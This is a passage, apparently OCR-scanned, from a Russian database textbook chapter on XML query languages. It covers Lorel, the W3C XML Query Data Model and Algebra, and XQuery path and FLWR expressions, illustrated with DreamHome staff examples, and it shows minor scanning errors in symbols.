Комментарии и пробелы, находящиеся между дескрипгорными элементами, игнорируются, а разделы CDATA преобразуются в текстовые элементы. На рис. 29.6 показаны результаты преобразования в такую модель данных дополненного документа XML (листинг 29.7), который был приведен в листинге 29.4. Следует отметить, что СУБД Lore поддерживает два представления данных XML: семантическое и литеральное. В семантическом режиме база данных рассматривается как связный граф с опущенными атрибутами IDREF и IDREFS, а различия между субэлементами и ребрами перекрестных ссылок игнорируются. В литеральном режиме атрибуты IDREF и IDREFS присутствуют в базе данных в виде текстовых строк, а ребра перекрестных ссылок удаляются, поэтому база данных всегда имеет древовидное представление. На рис. 29.6 ребра субэлементов показаны сплошными линиями, а ребра перекрестных ссылок — штриховыми; атрибуты IDREF показаны в фигурных скобках ({}).

Листинг 29.7. Дополненная версия документа XML, приведенного в листинге 29.4

```
<DREAMHOME>
  <STAFF staffNo="SL21">
    <NAME>John White</NAME>
  <STAFF staffNo="SL41">
    <NAME>
     <FNAME>Julie</FNAME>
     <LNAME>Lee</LNAME>
    </NAME>
  </STAFF>
  <BRANCH staff="SL21 SL41">
    <BRANCHNO>B005</BRANCHNO>
  </BRANCH>
</DREAMHOME>
```

Язык Lorel

В версии Lorel с поддержкой XML понятие *обозначение пути* дополнено, чтобы его можно было использовать для перемещения и по атрибутам, и по субэлементам, которые различаются с помощью уточнителя обозначения пути; при этом знак "больше" *(>)* служит для обозначения соответствующих субэлементов, а символ "коммерческое at" (®) — для атрибутов. Если уточнитель не задан, осуществляется поиск и атрибутов, и субэлементов. Кроме того, язык Lorel расширен таким образом, чтобы выражение с обозначением диапазона [range] можно было при желании применять к любому компоненту или переменной обо-

значения пути (диапазон представляет собой список, состоящий из обозначения ряда чисел и/или отдельных чисел, например [1-3, 7]).

Например, следующий запрос Lorel эквивалентен запросу, приведенному в начале раздела 29.4 на языке XML-QL:

```
SELECT s.NAME.LNAME
FROM DREAMHOME.STAFF s
WHERE s.SALARY > 30000
```

Рабочая группа XML Query Working Group

W3C недавно сформировал рабочую группу XML Query Working Group для подготовки модели данных документов XML, определения набора операторов запросов к этой модели и языка запросов, основанного на этих операторах запросов. Запросы выполняются на одном документе или на определенной коллекции документов и позволяют выбирать целые документы или поддеревья документов, соответствующие условиям, в которых учитывается информационное наполнение и структура документа. Запросы позволяют также формировать новые документы исходя из полученных данных. В конечном итоге намечено создание такого языка, который позволял бы обращаться к коллекциям документов XML как к базам данных. Ко времени написания этой книги указанная рабочая группа подготовила следующие четыре документа:

- *XML Query Requirements* (Требования к запросам XML);
- *XML Query Data Model* (Модель данных запросов XML);




Рис. 29.6. Документ XML, представленный в СУБД Lore

- *XML Query Algebra* (Алгебра запросов XML);
- *XQuery* (Язык запросов для XML).

Документ *XML Query Requirements* определяет задачи, типичные сценарии применения и требования к модели данных запросов, алгебре запросов и языку запросов W3C XML [312]. В этих требованиях утверждается следующее:

- язык запросов должен быть декларативным и определенным независимо от каких-либо протоколов, с которыми он используется;
- модель данных должна представлять не только символьные данные XML 1.0, но и простые и сложные типы спецификации XML Schema; она должна также включать поддержку для ссылок, заданных в пределах и вне пределов документа;
- возможность выполнения запросов должна обеспечиваться независимо от того, существует ли для документа схема;
- язык должен поддерживать кванторы общности и существования, заданные на коллекциях, обеспечивать агрегирование, сортировку и обработку пустых значений, а также позволять переходить по ссылкам внутри самого документа или от одного документа к другому.

К документу XML Query Requirements в качестве приложения приведен набор тестов в виде запросов XML с ожидаемыми результатами.

29.4.3. Модель данных запросов XML

Документ *XML Query Data Model* с описанием модели данных запросов XML определяет информацию, которая может содержаться во входных данных любого процессора запросов XML [319]. Эта модель данных основана на информационном наборе *XML Information Set,* который предоставляет описание информации, доступной в формально правильном документе XML, со следующими новыми средствами:

- поддержка типов XML Schema;
- представление коллекций документов, а также коллекций простых и сложных значений;
- представление ссылок.

Модель данных запросов XML — это представление, в котором используются размеченные узлы и конструкторы древовидных фрагментов. В ней для упрощения представления значений ссылок XML (таких как IDREF, XPointer и URI) применяется понятие *идентификатора узла.* Каждый экземпляр модели данных представляет один или несколько полных документов или частей документов и может быть упорядоченным или неупорядоченным.

Основной составляющей модели данных является узел, который может представлять собой документ, элемент, значение, атрибут, пространство имен, команду обработки, комментарий или фрагмент информации. Весь документ XML представлен в виде узла DocNode. Часть документа — это поддерево документа, представленное узлом элемента (ElemNode), узлом значения (ValueNode), узлом команды обработки (PINode) или узлом комментария (CommentNode). В модели данных используются также ссылки на узлы для проверки и привязки идентификаторов узлов в конкретном экземпляре модели данных. Модель поддерживает функции Ref для создания ссылки на узел и Deref для получения узла, на который указывает ссылка. Ниже приведен краткий обзор основных объектов модели данных запросов XML Query Data Model.

Документ

Документ DocNode имеет конструктор docNode, который принимает в качестве параметров значение ссылки URI и непустой упорядоченный лес[2]:

```
docNode :(uriReference, [ElemNode | PINode | CommentNode])->DocNode
```

Для документа **предусмотрены следующие три функции доступа:**

```
uri      :DocNode->uriReference
children :DocNode->[ElemNode ( PINode | CommentNode]
root     :DocNode->ElemNode
```

Функция uri возвращает значение ссылки **URI** узла DocNode, функция children возвращает упорядоченный лес дочерних элементов узла DocNode, а функция root возвращает уникальный узел EleraNode в упорядоченном лесу дочерних узлов родительского узла DocNode.

Элементы

Узел ElemNode имеет два перегруженных конструктора elemNode. Первый конструктор принимает в качестве параметров значение дескриптора (уточненное значение имени QNameValue), неупорядоченный лес пространств имен NSNode, неупорядоченный лес атрибутов AttrNode, неупорядоченный лес дочерних узлов и ссылку на тип узла (экземпляр типа Def_Type):

```
elemNode :(QNameValue, {NSNode} , {AttrNode} , [ElemNode | ValueNode
          J PINode | CommentNode | InfoItemNode | RefNode],
          Def_Type)->ElemNode
```

Второй конструктор принимает в качестве параметров неупорядоченное множество пространств имен NSNode, упорядоченный лес узлов, который включает атрибуты и дочерние узлы элемента, а также ссылку на тип узла. В упорядоченном лесу узлов атрибуты должны предшествовать всем другим узлам:

```
elemNode :(QNameValue, {NSNode} , [AttrNode | ElemNode | ValueNode
          | PINode | CommentNode | InfoItemNode j RefNode], Def_Type)-
          >ElemNode
```

Для элементов предусмотрены следующие семь функций доступа:

```
name       :ElemNode -> QNameValue
children   :ElemNode -> [ElemNode | ValueNode | PINode |
CommentNode j
            InfoItemNode | RefNode]
attributes :ElemNode -> {AttrNode}
namespaces :ElemNode -> {NSNode}
type       :ElemNode -> Def_Type
parent     :ElemNode -> ElemNode | DocNode | NaR
nodes      :ElemNode -> [AttrNode | ElemNode | ValueNode | PINode |
             CommentNode | InfoItemNode j RefNode]
```

Первые пять функций доступа возвращают составные части узла ElemNode; функция parent возвращает ссылку на единственный родительский узел узла ElemNode. Если ElemNode является корневым узлом документа, эта функция

---

[2] *Лесом* ***называется*** *последовательность,* ***которая*** *включает от нуля* ***и больше его дочерних*** *узлов* ***(документ должен*** *содержать по* ***меньшей мере один*** *дочерний узел* ***ElemNode).***

возвращает ссылку на соответствующий узел DocNode, а если последний не существует, возвращает значение NaR (Not a Reference — неправильная ссылка). Функция доступа nodes возвращает упорядоченный лес, содержащий атрибуты элемента, за которыми следуют все его дочерние элементы.

Атрибуты

Узел AttrNode имеет конструктор attrNode, который принимает в качестве параметров имя и значение атрибута:

```
attrNode :(QNameValue, ValueNode) -> AttrNode
```

Для узла attrNode предусмотрены следующие три функции доступа:

```
name   :AttrNode -> QNameValue
value  :AttrNode -> ValueNode
parent : AttrNode -> ElemNode | NaR
```

Пространства имен

Узел NSNode имеет конструктор nsNode, принимающий в качестве параметров префикс пространства имен (который может быть пустым) и абсолютный идентификатор URI объявляемого пространства имен (который также может быть пустым):

```
nsNode :(string) null, uriReference | null) -> NSNode
```

Для узла NSNode **предусмотрены** следующие три **функции доступа:**

```
prefix :NSNode •-> string | null
uri    :NSNode -> uriReference | null
parent :NSNode -> ElemNode
```

Ссылочный узел

В этой модели данных предусмотрена возможность применения ссылочных узлов RefNode в качестве механизма инкапсуляции идентификаторов узлов в конкретном экземпляре модели данных. Узел RefNode имеет конструктор refNode, который принимает в качестве параметра узел Node:

```
refNode :Node -> RefNode
```

Для узла RefNode предусмотрены следующие две функции доступа:

```
deref  :RefNode -> Node
parent :RefNode -> ElemNode | NaR
```

Функция доступа deref возвращает узел, на который указывает ссылочный узел; функция доступа parent возвращает уникальный родительский узел дочернего узла RefNode, а если родительский узел не существует, возвращает значение NaR.

Значения

Узел ValueNode представляет собой непересекающееся объединение значений 14 простых типов:

```
ValueNode :StringValue | BoolValue | FloatValue | DoubleValue j
DecimalValue | TimeDurValue j RecurDurValue | BinaryValue |
```

```
URIRefValue j IDValue | IDREFValue | QNameValue |
ENTITYValue | NOTATIONValue
```

В модели данных предусмотрен соответствующий конструктор для каждого из 14 типов данных XML Schema, например, следующие конструкторы:

```
stringValue  :(string, Def_string, [InfoItemNode]) -> StringValue
decimalValue :(decimal, Def_decimal) -> DecimalValue
urirefValue  :(uriReference, Def_uriReference) -> URIRefValue
qnameValue   :(uriReference j null, string, NCName, Def_QName) ->
QNameValue
```

Для узла ValueNode предусмотрены также различные функции доступа, например, следующие:

```
type   :ValueNode -> Def_ST, где ST — соответствующий простой тип;
string :ValueNode -> StringValue, которая возвращает строковое
                                  представление
```

Кроме того, предусмотрено 14 функций доступа в виде isSTValue, где ST обозначает простой тип. Эти функции возвращают значение true, если узел ValueNode относится к указанному типу, например следующим образом:

```
isStringValue :ValueNode -> boolean
```

Пример 29.3. Пример применения модели данных запросов XML Query Data Model

Для иллюстрации модели данных запросов XML Query Data Model рассмотрим пример, основанный на материалах публикации W3C [319]. В этом примере используется документ XML, показанный в листинге 29.8, и схема XML, приведенная в листинге 29,9. Этот документ может быть представлен с помощью функций доступа модели данных, показанных в листинге 29.10; графическое изображение экземпляра модели данных показано на рис. 29.7, В этом примере для обозначения узла DocNode применяется метка D1, узлы ElemNode обозначаются метками E1, E2 и E3, узел AttrNode — меткой A1, а узел NSNode — меткой N1. Поскольку сама схема XML представляет собой документ XML, ее также можно представить в виде модели данных. Но эту задачу мы оставляем в качестве упражнения для заинтересованного читателя (см. упражнение 29.13).

Листинг 29.8. Пример документа XML

```
<?xml version="1. 0"?>
<?S:STAFFxmlns:S="http: //www.dreamhome.co.uk/StaffSchema"
   xsi:schemalocation="http: //www.dreamhome.co.uk/StaffSchema"
   branchNo="B005">
   <STAFFNO>SL21</STAFFNO>
   <SALARY>30000</SALARY>
</S:STAFF>
```

Листинг 29.9. Схема XML, соответствующая документу XML, приведенному в листинге 29.8

```
<xsd:schema xmlns:xsd="http://www.w3.org/1999/XMLSchema"
   targetNamespace="http://www.dreamhome.co.uk/StaffSchema">
   <xsd:element name="STAFF" type="StaffType">
        <xsd:complexType name="StaffType">
            <xsd:element name="STAFFNO" type="xsd:string"/>
            <xsd:element name="SALARY" type="xsd:decimal"/>
            <xsd:attribute name="branchNo" type="xsd:string"/>
        </xsd:complexType>
   </xsd:element>
</xsd:schema>
```

Листинг 29.10. Документ XML, приведенный в листинге 29.8, который представлен в виде набора функций доступа модели данных

```
children(D1)      = [E1]
root(D1)          = E1
name(E1)          =
QNameValue("http://www.dreamhome.co.uk/StaffSchema",
                    "STAFF", Ref(Def_QName))
children(E1)      = [E2, E3]
attributes(E1)    = {A1}
namespaces(E1)    = {N1}
type(E1)          = Ref(Def_StaffType)
parent(E1)        = D1
name(A1)          = QNameValue(null, "branchNo", Ref(Def_QName))
value(A1)         = StringValue("B005", Ref(Def_string))
parent(A1)        = E1
prefix(N1)        = StringValue("S", Ref(Def_string))
uri(N1)           =
URIRefValue("http://www.dreamhome.co.uk/StaffSchema",
                    Ref(Def_uriReference))
parent(N1)        = E1
name(E2)          = QNameValue(null, "STAFFNO", Ref(Def_QName))
children(E2)      = [StringValue("SL21", Ref(Def_string))]
attributes(E2)    = {}
namespaces(E2)    = {}
type(E2)          = Ref(Def_string)
parent(E2)        = E1
name(E3)          = QNameValue(null, "SALARY", Ref(Def_QName))
children(E3)      = [DecimalValue(30000, Ref(Def_decimal))]
attributes(E3)    = {}
namespaces(E3)    = {}
type(E3)          = Ref(Def_decimal)
parent(E3)        = E1
```




Рис. 29.7. Графическое изображение экземпляра модели данных

29.4.4. Алгебра запросов XML Query

Рабочей группой W3C Query Working Group была предложена алгебра запросов XML, при разработке которой применен опыт использования таких языков, как SQL и OQL [320]. В этой алгебре применяется простая система типов, которая отражает саму суть структур XML Schema [317]. Это позволяет применять в языке статические определения типов, а также обеспечивает последующую оптимизацию запросов. В данном разделе для иллюстрации операторов предложенной алгебры применяется документ XML, приведенный в листинге 29.2, а также используется упрощенная версия схемы XML Schema, показанной в листинге 29.6, но для полноты картины предполагается, что в схеме имеется также необязательный элемент NOK, который может встретиться в документе до трех раз подряд. Эти данные и схема могут быть представлены с помощью данной алгебры, как показано в листинге 29.11.

Листинг 29.11. Документ и схема, которые представлены с помощью алгебры запросов XML Query Algebra

```
type STAFFLISTGROUP =
    STAFFLIST  [ STAFFTYPE  {0, *}]
type STAFFTYPE =
    STAFF  [
          STAFFNO     [String],
          SALARY      [Decimal],
          NOK         [String]  {0, *}
```

```
        @branchNo  [String]
    ]
let STAFFLISTO : STAFFLISTGROUP =
    STAFFLIST [
        STAFF [
            STAFFNO      ["SL21"],
            SALARY       [30000],
            NOK          ["Mrs Mary White"],
            NOK          ["Mr Paul White"],
            fflbranchNo  ["B005"]
        ],
        STAFF [
            STAFFNO      ["SG37"],
            SALARY       [12000],
            NOK          ["Mr John Beech"],
            fflbranchNo  ["B003"]
        ]
]
```

В алгебраической модели, показанной в этом листинге, объявлены два типа (STAFFLISTGROUP и STAFFTYPE) и одна глобальная переменная (STAFFLISTO). Тип STAFFLISTGROUP представляет один элемент STAFFLIST, который содержит лес, состоящий из нуля или большего количества элементов STAFFTYPE. Лес представляет собой последовательность атрибутов и элементов, количество которых может составлять от нуля и больше. Элемент STAFFTYPE представляет один элемент STAFF, который содержит два элемента (STAFFNO и SALARY), за ними следует нуль или больше элементов NOK (Next-Of-Kin — ближайший родственник) и один атрибут (branchNo). Переменная STAFFLISTO связана с литеральным значением XML (элемент STAFFLIST с двумя элементами STAFF). Ниже рассматриваются операции, которые могут применяться в описанной алгебраической конструкции.

Проекция

Следующая операция проекции возвращает все элементы NOK, содержащиеся в элементах STAFF, которые относятся к глобальной переменной STAFFLISTO:

```
STAFFLISTO/STAFF/NOK: NOK [String] { 0, *}
                  ==>NOK ["Mrs Mary White"],
                     NOK ["Mr Paul White"],
                     NOK ["Mr John Beech"]
```

В этом операторе вначале указана операция проекции, затем после двоеточия обозначен тип возвращаемого результата (в данном случае элемент NOK типа String с количеством вхождений от нуля и больше), после чего за стрелкой (==>) следует результат операции.

Для доступа к фактическим значениям элементов или атрибутов используется ключевое слово data (), например:

```
STAFFLISTO/STAFF/NOK/data(): String { 0, *}
                         ==> "Mrs Mary White",
                             "Mr Paul White»,
                             "Mr John Beech"
```

Итерация

Как указано выше, одной из важных операций является циклическая обработка элементов документа для последующей реструктуризации документа. Такая цель в рассматриваемой алгебраической модели может быть достигнута с помощью итерации. Например, следующая операция позволяет получить структуру, содержащую только элементы STAFFNO и NOK (в порядке следования, обратном по отношению к первоначальному документу XML):

```
for S in STAFFLISTO/STAFF do
  STAFF [S/NOK, S/STAFFNO] : STAFF [
                                NOK [String] { 1, *} ,
                                STAFFNO [String]
                             ] { 0, *}
                          ==> STAFF [
                                NOK ["Mrs Mary White"],
                                NOK ["Mr Paul White"],
                                STAFFNO ["SL21"]
                             ],
                             STAFF [
                                NOK ["Mr John Beech"],
                                STAFFNO ["SG37"]
                             ]
```

Выражение for позволяет обработать в цикле каждый элемент STAFF, который относится к переменной STAFFLISTO, и выполнить привязку переменной s к каждому такому элементу. К каждому связанному элементу применяется внутреннее выражение и формируется новый элемент STAFF, содержащий элементы NOK, за которыми следует элемент STAFFNO.

Выборка

Для выборки значений, соответствующих некоторому предикату, может применяться выражение WHERE. Например, следующее выражение позволяет получить все элементы STAFF, которые относятся к переменной STAFFLISTO и характеризуются значением заработной платы больше 20 000 фунтов стерлингов, а затем сформировать новые элементы STAFF, содержащие элементы STAFFNO и SALARY:

```
for S in STAFFLISTO/STAFF do
  where S/SALARY/data() > 20000 do
          STAFF [S/STAFFNO, S/SALARY] : STAFF [
                                           STAFFNO [String],
                                           SALARY [Decimal]
                                        ] { 0, *}
                                     ==> STAFF [
                                           STAFFNO ["SL21"],
                                           SALARY [30000]
                                        ]
```

Как правило, конструкция WHERE преобразуется в форму IF...THEN...ELSE (с пустой конструкцией ELSE). Выражение for разрешается вкладывать для выборки данных из других повторяющихся элементов. Например, в следующем выражении показано, как выполнить поиск среди элементов NOK:

```
for S in STAFFLISTO/STAFF do
  for N in S/NOK/data() do
          where N = "Mrs Mary White" do
                STAFF [S/STAFFNO] : STAFF [STAFFNO [String] ] { 0, *}
           ==> STAFF [STAFFNO ["SL21"] ]
```

Выражение for может также использоваться в выражении WHERE. Для повышения удобства чтения могут, применяться локальные переменные, например, с помощью локальной переменной приведенное выше выражение преобразуется в следующий вид:

```
for S in STAFFLIST0/STAFF do
      let MrsWhite = (for N in S/NOK/data() do
              where N = "Mrs Mary White" do)
      where MrsWhite do
          STAFF [S/STAFFNO]
```

Соединение

Рассматриваемая алгебраическая модель позволяет соединять значения, полученные из одного или нескольких документов. Для иллюстрации такой возможности предположим, что в базе данных имеется второй документ, содержащий сведения о премиях, выплачиваемых сотрудникам компании:

```
type BONUSLIST =
    BONUSES [
        STAFF [
            STAFFNO  [String],
            BONUS    [Decimal]
        ] {0, *}
    ]
let BONUSLIST0:BONUSLIST -
    BONUSES [
        STAFF [
            STAFFNO  ["SG37"],
            SALARY    [1200]
        ],
        STAFF [
            STAFFNO  ["SL21"],
            BONUS     [3000]
        ]
    ]
```

Эти два источника данных (STAFFLISTO и BONUSLIST0) **можно соединить** друг **с другом с учетом значений** STAFFNO следующим **образом:**

```
for S in STAFFLISTO/STAFF do
  for B in BONUSLIST0/STAFF do
    where S/STAFFNO = B/STAFFNO do
          STAFF [S/STAFFNO, S/SALARY, B/BONUS] :
                STAFF [
                    STAFFNO [String], SALARY [Decimal], BONUS
[Decimal]
                ] { 0, *}
           ==> STAFF [
```

```
        STAFFNO ["SL21"], SALARY [30000], BONUS [3000]
    ],
    STAFF [
        STAFFNO ["SG37"], SALARY [12000], BONUS [1200]
    ]
```

В настоящее время порядок следования данных в полученных результатах определяет самое внешнее выражение for, но это правило может измениться после того, как документ XML Query Algebra будет принят в качестве формальной рекомендации W3C.

Сортировка

В рассматриваемой алгебраической модели предусмотрено выражение sort, позволяющее изменить порядок следования элементов в лесу некоторым указанным способом. Это выражение имеет следующую общую форму:

```
sort VAR in EXP1 by EXP2
```

Здесь VAR определяет диапазон элементов, которые относятся к лесу, заданному выражением EXP1, и позволяет упорядочить эти элементы с использованием значения, которое определено выражением EXP2. Например, элементы STAFFLISTO можно отсортировать в порядке следования элементов STAFFNO следующим образом:

```
sort S in STAFFLIST0/STAFF by S/STAFFNO
```

Агрегирование

В рассматриваемой алгебраической модели поддерживаются типичные функции агрегирования avg, count, rain, max и sum. Например, для выборки данных о сотрудниках, количество ближайших родственников которых превышает одного, можно применить следующее выражение:

```
for S in STAFFLISTO/STAFF do
    where count(S/NOK) > 1 do
            S:  STAFF { 0, *}
```

Полное описание этой алгебраической модели выходит за рамки настоящей книги, и заинтересованный читатель может обратиться к предварительной версии соответствующей рекомендации [320]. Но в заключение следует отметить, что эта алгебра поддерживает также функции и структурную рекурсию.

29.4.5. Язык запросов для XML (XQuery)

Рабочей группой W3C Query Working Group предложен язык запросов для XML, получивший название XQuery [321]. XQuery разработан на основе одного из языков запросов XML под названием Quilt [54], который, в свою очередь, включил в себя многие средства нескольких других языков, таких как XPath, XML-QL, SQL, OQL, Lorel, XQL и YATL [61]. Как и OQL, язык XQuery является функциональным языком, в котором любой запрос представлен в виде выражения. Язык XQuery поддерживает несколько типов выражений, которые могут быть вложенными (поэтому в нем поддерживается понятие подзапроса). В настоящем разделе рассматриваются два аспекта этого языка: обозначения пути и выражения FLWR. Более полное описание языка XQuery выходит за рамки настоящей книги, и заинтересованный читатель для получения дополнительной информации может обратиться к документу W3C [321].

Обозначения пути

В обозначениях пути XQuery используется сокращенный синтаксис XPath, дополненный новым оператором *снятия ссылки* и предикатом нового типа, называемым *предикатом диапазона*. В языке XQuery результат применения обозначения пути представляет собой упорядоченный список узлов, который включает и узлы-потомки этих узлов. Узлы верхнего уровня в результатах применения обозначения пути упорядочиваются в соответствии с их положением в исходной иерархии, в последовательности сверху вниз, слева направо. Результат применения обозначения пути может содержать повторяющиеся значения, т.е. несколько узлов с одинаковым типом и информационным наполнением.

Каждый шаг в обозначении пути представляет операцию перемещения в документе в определенном направлении, и в каждом шаге могут быть удалены узлы с применением одного или нескольких предикатов. Результатом каждого шага является список узлов, который служит в качестве отправной точки для следующего шага. Обозначение пути может начинаться с выражения, которое определяет конкретный узел, В качестве примера такого выражения можно указать функцию document (string), которая возвращает корневой узел указанного документа. Запрос может также содержать обозначение пути, начинающееся с одного или двух символов косой черты (/ или //), которые обозначают неявно заданный корневой узел, определение которого зависит от той среды, где выполняется данный запрос.

Операция снятия ссылки (->) может применяться в шагах обозначения пути вслед за атрибутом типа IDREF для получения элемента (элементов), указанного этим атрибутом. За операцией снятия ссылки следует так называемая *операция проверки имени,* в которой указан целевой элемент (символ звездочки (*) позволяет ссылаться на целевой элемент любого типа).

Пример 29.4. Примеры применения обозначений пути XQuery

А. Определить табельный номер первого сотрудника компании, данные о котором имеются в документе XML, приведенном в листинге 29.2.

```
document("staff_list.xml")/STAFF[1]//STAFFNO
```

В этом примере используется обозначение пути, состоящее из трех шагов. В первом шаге выполняется поиск корневого узла документа, во втором шаге определяется первый элемент STAFF, являющийся дочерним по отношению к корневому элементу, а в третьем шаге отыскиваются элементы STAFFNO, встречающиеся в любом месте элемента STAFF.

Б. Определить табельные номера первых двух сотрудников компании.

```
document("staff_list.xml")/STAFF[RANGE 1 TO 2]//STAFFNO
```

В. Определить фамилии сотрудников отделения в о 05.

```
document("staff_list.xml")/BRANCH[BRANCHNO =
  "B005"]//@staff->STAFF/LNAME
```

В этом примере используется обозначение пути, состоящее из трех шагов. В первом шаге выполняется поиск корневого узла документа, во втором шаге определяется элемент BRANCH — дочерний элемент корневого элемента с элементом BRANCHNO, равным B005, а в третьем шаге снимаются ссылки на атрибут STAFF для доступа к соответствующему элементу, содержащему данные о фамилии.

Выражение FLWR

Выражение FLWR (произносится как слово "flower") формируется с помощью конструкций FOR, LET, WHERE и RETURN. Как и в любом запросе SQL, эти конструкции должны присутствовать в выражении в указанном порядке (рис. 29.8). Выражение FLWR позволяет связать значения с одним или несколькими переменными, а затем использовать эти переменные для формирования результата (как правило, упорядоченного леса узлов).

Конструкции FOR и/или LET служат для привязки значений к одной или нескольким переменным с использованием выражения (например, обозначений пути). Конструкция FOR применяется в тех случаях, когда необходимо выполнять обработку в цикле и связывать каждую заданную переменную с выражением, которое возвращает список узлов. Результат применения конструкции FOR представляет собой список кортежей, каждый из которых определяет привязку для каждой из переменных таким образом, что каждый из связующих кортежей представляет собой перекрестное произведение списков узлов, возвращаемых всеми выражениями. Каждая переменная конструкции FOR может рассматриваться так, как если бы она проходила в цикле по узлам, возвращенным соответствующим ей выражением.

Конструкция LET также позволяет связать одну или несколько переменных с одним или несколькими выражениями, но без циклического перебора, что приводит к получению по одной привязке для каждой переменной. Например, конструкция FOR $S IN /STAFFLIST/STAFF приводит к получению нескольких привязок, каждая из которых связывает переменную $S с одним элементом STAFF из списка STAFFLIST. С другой стороны, конструкция LET $S := /STAFFLIST/STAFF связывает переменную $S со списком, содержащим все элементы STAFF списка.

Выражение FLWR может содержать несколько конструкций FOR и LET, а каждая из этих конструкций может включать ссылки на переменные, связанные в предыдущих конструкциях. Результатом применения последовательности конструкций FOR и LET является список кортежей связанных переменных в порядке следования элементов входного документа, с которым они связаны; на первом месте стоит первая связанная переменная, за ней следует вторая связанная переменная и т.д. Но если некоторое выражение, используемое в конструкции FOR, является неупорядоченным (например, в связи с тем, что оно содержит функцию

Рис. 29,8. Поток данных в выражении FLWR

DISTINCT), то кортежи, вырабатываемые последовательностью FOR/LET, также являются неупорядоченными.

Необязательная конструкция WHERE позволяет задать одно или несколько условий для ограничения количества связующих кортежей, вырабатываемых конструкциями FOR и LET. Переменные, связанные в конструкции FOR и представляющие отдельный узел, обычно используются в скалярных предикатах, таких как $S/SALARY > 10000. С другой стороны, переменные, связанные в конструкции LET, могут представлять списки узлов и поэтому чаще всего используются в таком предикате, предназначенном для обработки списка, как AVG($S/SALARY) > 20000. Следует отметить, что конструкция WHERE сохраняет упорядочение связующих кортежей, выработанных конструкциями FOR и LET.

Конструкция RETURN формирует результат выражения FLWR, который может представлять собой один узел, упорядоченный лес узлов или простое значение. Конструкция RETURN выполняется только один раз для каждого кортежа связанных элементов, выработанного конструкциями FOR/LET, который удовлетворяет условиям конструкции WHERE. Если для этих кортежей определено упорядочение, то порядок следования результатов сохраняется в выходном документе. Конструкция RETURN содержит выражение, которое часто включает конструкторы элементов, ссылки на связанные переменные и вложенные подвыражения. Ниже приведены некоторые примеры выражений FLWR.

Пример 29.5. Примеры выражений FLWR языка XQuery

А. Получить список всех сотрудников отделения B005, зарплата которых превышает 15 000 фунтов стерлингов.

```
FOR $S IN document("staff_list.xml")//STAFF
WHERE $S/SALARY > 15000 AND $S/®branchNo = "B005"
RETURN $S/STAFFNO
```

Б. Составить список отделений компании с указанием средней заработной платы сотрудников отделения.

```
FOR $B IN DISTINCT(document("staff_list.xml")//@branchNo)
LET $avgSalary := avg(document("staff_list.xml")/STAFF[
  @branchNo = $B]/SALARY
RETURN
  <BRANCH>
    <BRANCHNO>$B/text()</BRANCHNO>,
    <AVGSALARY>$avgSalary</AVGSALARY>
  </BRANCH>
```

В. Составить список отделений с количеством сотрудников больше 20.

```
<LARGEBRANCHES>
FOR $B IN DISTINCT(document("staff_list.xml")//@branchNo)
LET $S := document("staff_list.xml")/STAFF/[@branchNo = $B]
WHERE count($S) > 20
RETURN SB
</LARGEBRANCHES>
```

РЕЗЮМЕ

- Слабоструктурированными называются данные, обладающие определенной структурой, но эта структура может оказаться непостоянной, недостаточно изученной или неполной; как правило, такие данные не могут быть описаны с помощью какой-либо неизменной схемы. Иногда такие данные называют не имеющими схемы (schema-less) или описывающими сами себя (self-describing).
